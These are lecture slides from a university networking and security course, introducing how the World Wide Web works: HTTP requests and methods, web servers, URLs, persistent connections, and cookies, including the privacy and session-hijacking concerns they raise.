COSC 301
Network Management and Security

Lecture 15: WWW

Today's Focus


How does World Wide Web (WWW) work?

-- HTTP protocol

-- web server

-- web security/privacy


Overview



- A repository of **interlinked** documents accessed via Internet.
- A distributed client-server service
  - Web Client
  - Web Sever
  - Website
- HyperText Transfer Protocol (HTTP)

Web Browser

- Basic functions
  - Interact with the user
  - Communicate with server
  - Render HTML documents
  - Interpret web resources, e.g. images, videos, etc.
  - Run JavaScript programs
  - Apply CSS rules



- Other functions
  - **Caching**: keep local copies of documents
  - **Authentication**: validate the credentials of the users
  - **State maintenance**: keep “cookies”

Web Server

- Primary function
  - To store, process and deliver web pages to web clients.

```
GET /home.html HTTP/1.1
Host: developer.mozilla.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://developer.mozilla.org/testpage.html
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Mon, 18 Jul 2016 02:36:04 GMT
If-None-Match: "c561c68d0ba92bbeb8b0fff2a9199f722e3a621a"
Cache-Control: max-age=0
```

Top Web Servers

Product	Vendor	April 2014	Percent	May 2014	Percent
Apache	Apache	361,853,003	37.74%	366,262,346	37.56%
IIS	Microsoft	316,843,695	33.04%	325,854,054	33.41%
nginx	NGINX, Inc.	146,204,067	15.25%	142,426,538	14.60%
GWS	Google	20,983,310	2.19%	20,685,165	2.12%

Uniform Resource Locator (URL)

- Need a unique identifier for each webpage. Four identifiers are required to define a webpage
  - Protocol: HTTP, HTTPS, FTP, …
  - Host: IP address or IP name
  - Port: explicitly given if not use a well-known port
  - Path: the location and name of the file


URLs can be quite comprehensive.
http://user:password@host:port/path#anchor?p1=x&p2=y

http://titanium.otago.ac.nz:8080/devel/<username>/projects/connect.php

- URL alias
  - Create a user friendly alias for the website path

HTTP (1)

- HyperText Transfer Protocol
  - Communication between HTTP clients and server
  - Server uses port 80; Client uses a temporary port number
  - Use the service of TCP (connected-orient & reliable)



HTTP (2)

- Request methods
  - GET: retrieve a file (95% of requests)
  - HEAD: just get meta-data (e.g., mod time)
  - POST: submitting a form to a server
  - PUT: store enclosed document as URI
  - PATCH: make partial modifications to a document
  - DELETE: removed named resource
  - TRACE: http “echo” for debugging (added in 1.1)
  - CONNECT: used by proxies for tunneling (1.1)
  - OPTIONS: request for server/proxy options (1.1)

Example Web Page

animal.html

Animals

Many of us could easily explain why **animals** hold such a special place in our hearts, but what does that say about our relationships with people?

memo.jpg

cat.mp4


TOP 10 BEST CAT VIDEOS OF ALL TIME! - YouTube
www.youtube.com/watch?v=cbP2N1BQdYc

Nonpersistent Connection

- 1 HTTP request/TCP connection
- A file containing links to N different objects in different files (in the same sever) needs N+1 TCP connections.
- Used in HTTP prior to version 1.1


Disadvantages:

Impose high overhead on the server



Persistent Connection

- Multiple HTTP requests/TCP connection
- Default in HTTP version 1.1 and later



Cookies (1)

- HTTP is a *stateless* protocol
  - Client requests a page, and server sends it
  - Client later requests a 2nd page; it is sent

- HTTP doesn't give a way for the server to know it's from the same user
  - Being stateless is simpler for HTTP
  - But limiting to applications

Cookies (2)

- What is HTTP Cookie?

> A small piece of text **made** by the server and **eaten** by the server.

Upon receiving a Cookie, the browser:

(1) Stores the cookie in memory
(2) Sends the cookie back to the server every time it requests a new web page.

- How does a Cookie look like?


A cookie is a name-value pair:

cookie name = cookie value

Example: languagePreference = EN.


Cookies (3)

The Web NEEDs state information for clients



- Authentication
  - User-id, password stored on client
  - Sent on next visit. No login required!
- Personalization
  - Remember user preference for fonts, colors, skin, site-options, etc.
- Shopping carts
  - Tracking clients
- Tracking
  - How is our site used?
  - Multi-site tracking by companies looking for usage profiles, etc.

A scenario of an online shopping




Cookies (4)

- Security
  - Users can change cookies before continuing to browse.
  - Users could swap / steal cookies.
  - Session Hijacking
- Privacy
  - Servers can remember your previous actions
  - If you give out personal information, servers can link that information to your previous actions
  - Servers can share cookie information through use of a cooperating third party
  - Poorly designed sites store sensitive information like credit card numbers directly in cookie

Cookie Management in Safari

- Delete Cookies
- Block Cookies

